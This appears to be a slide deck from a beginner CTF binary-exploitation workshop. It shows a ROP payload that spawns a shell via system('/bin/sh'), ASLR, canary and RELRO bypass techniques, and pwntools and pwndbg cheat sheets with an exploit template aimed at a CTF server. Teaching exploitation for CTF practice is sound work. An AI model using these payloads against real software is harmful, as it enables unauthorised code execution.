
context.bits = 64
payload = flat(
    b'A' * 22,          # fill buffer with AAAAAAAAAAAAAAAAAAAAAA
    0x401213,           # address of "pop rdi; ret" gadget
    next(libc.search(b'/bin/sh')), # address of "/bin/sh" string
    libc.sym.system     # address of system() function
)

```




Caveat

We assumed that addresses of gadgets and libc are known



Caveat

Randomized address mappings break our attack



ASLR

- **A**ddress **S**pace **L**ayout **R**andomization
- Base address of following regions randomized:
 - Stack
 - Heap
 - **mmap** region (includes libc and other dynamic libraries)
- **Not** randomized is base address of
 - main binary region (includes .text, .rodata, .bss and .got)
- ... unless binary is  Position Independent Executable (PIE) 

Bypass: Leak primitive

- Use leak primitive to print an address (e.g. with format string bug)
- Only base addresses randomized (offsets within regions constant)
 - Leak of 1 library address derandomizes all libraries (e.g. libc)
 - Leak of 1 address in main binary region breaks PIE

🤮 Canaries 🤮




- function **prologue**: push 7 random (+1 null) byte on stack
- function **epilogue**: assert these bytes did not change
- Prevents stack buffer overflows

🤮 Canaries 🤮



```
$ ./exploit.py
*** stack smashing detected ***: terminated
Aborted (core dumped)
```

🤮 Canaries 🤮



- Canary worthless if we can leak it:
 - overwrite canary's null byte using buffer overflow, then call `puts(buf)`
- ... or if we have Arbitrary Write

Arbitrary write primitive

- Bug that allows writing anything at any address
- Which address to choose?
 - pointers to library functions in GOT (global offset table)
 - ... but GOT is read-only if checksec reports **Full RELRO**
 - other targets: GOT in libc, exit handlers, return addresses

Common Mistakes

libc stack alignment

Program received signal SIGSEGV, Segmentation fault.

```
_____[ DISASM / x86_64 / set emulate on ]_____  
▸ 0x7f93bc5bc4c0 <_int_malloc+2832>    movaps xmmword ptr [rsp + 0x10], xmm1
```

- `movaps` requires `rsp` to be multiple of `0x10`
- Solution: add `ret` gadget at start of your chain

Common Mistakes

accidentally sending newlines

Some functions stop reading when they encounter special characters!

<code>gets, fgets</code>	stops at newline
--------------------------	------------------

<code>scanf("%s")</code>	stops at whitespace
--------------------------	---------------------

<code>strcpy</code>	stops at null byte
---------------------	--------------------

Common Mistakes

calling your exploit script pwn.py

```
$ python3 ./pwn.py
Traceback (most recent call last):
  File "/tmp/./pwn.py", line 2, in <module>
    from pwn import *
    ^^^^^^^^^^^^^^^^^
  File "/tmp/pwn.py", line 3, in <module>
    exe = context.binary = ELF('level1')
    ^^^
NameError: name 'ELF' is not defined
```

In this case, `import pwn` does *not* import pwntools but the file `pwn.py` in your current directory!

Practicing

Watch [Mindmapping a Pwnable Challenge](#) by LiveOverflow

- [pwn.college](#)
- [ctf.hackucf.org](#)
- [ropemporium.com](#)
- [pwnable.kr](#)
- Application Security (AppSec) practical course

Tools

- `pwndbg` for gdb
- `pwntools` for exploit scripts
 - includes checksec, ROPGadget
- `pwninit` (convenient patchelf wrapper)
- `one_gadget` (single gadget RCE)

pwntools cheat sheet

```
#!/usr/bin/env python3
from pwn import *

r.sendline(b'A'*8 + p64(0x400000) + cyclic(8)) # concatenate
proof = r.recvuntil(b'Quod erat demonstrandum.')
line = r.recvline() # or r.recvuntil(b'\n')
num = int(line, 16) # parse line as hexadecimal integer
print(hex(num)) # convert back
```

```
$ pwn cyclic -l 0x62616163626162 # find offset
$ ROPgadget --binary ./level2
```

checksec

Partial RELRO	GOT is writable (useful if you have arbitrary write)
Full RELRO	GOT is read-only
Canary found	some functions protected against buffer overflow
NX enabled	stack is not executable (prevents shellcode)
PIE enabled	binary base address randomized (prevents ROP)
everything else	irrelevant

pwndbg cheat sheet

<code>start</code>	start execution until main function
<code>b win</code>	set breakpoint at start of function
<code>b *win+5, b *0xdeadbeef</code>	set breakpoint at address
<code>c</code>	continue until breakpoint
<code>ni, so</code>	step over an instruction
<code>si</code>	step into a function call
<code>lm, vmmap</code>	list memory mappings
<code>tel 0xdeadbeef</code>	dump memory at address

Pressing Enter repeats last command.

pwntools template

```
#!/usr/bin/env python3
# ruff: noqa: F403 F405
# pylint:disable=undefined-variable,wildcard-import
from pwn import *
elf = context.binary = ELF("./level1")
context.log_level = 'debug'

if args.REMOTE:
    r = remote('intro.kitctf.de', 4169) # different for each level
elif args.GDB:
    r = gdb.debug(elf.path, env={}, gdbscript='''
        break main
        continue
    ''')
else:
    r = process(elf.path)

win = p64(elf.symbols['win'])
r.sendline(cyclic(0xff))
r.interactive()
```

Usage: ./exploit.py or ./exploit.py GDB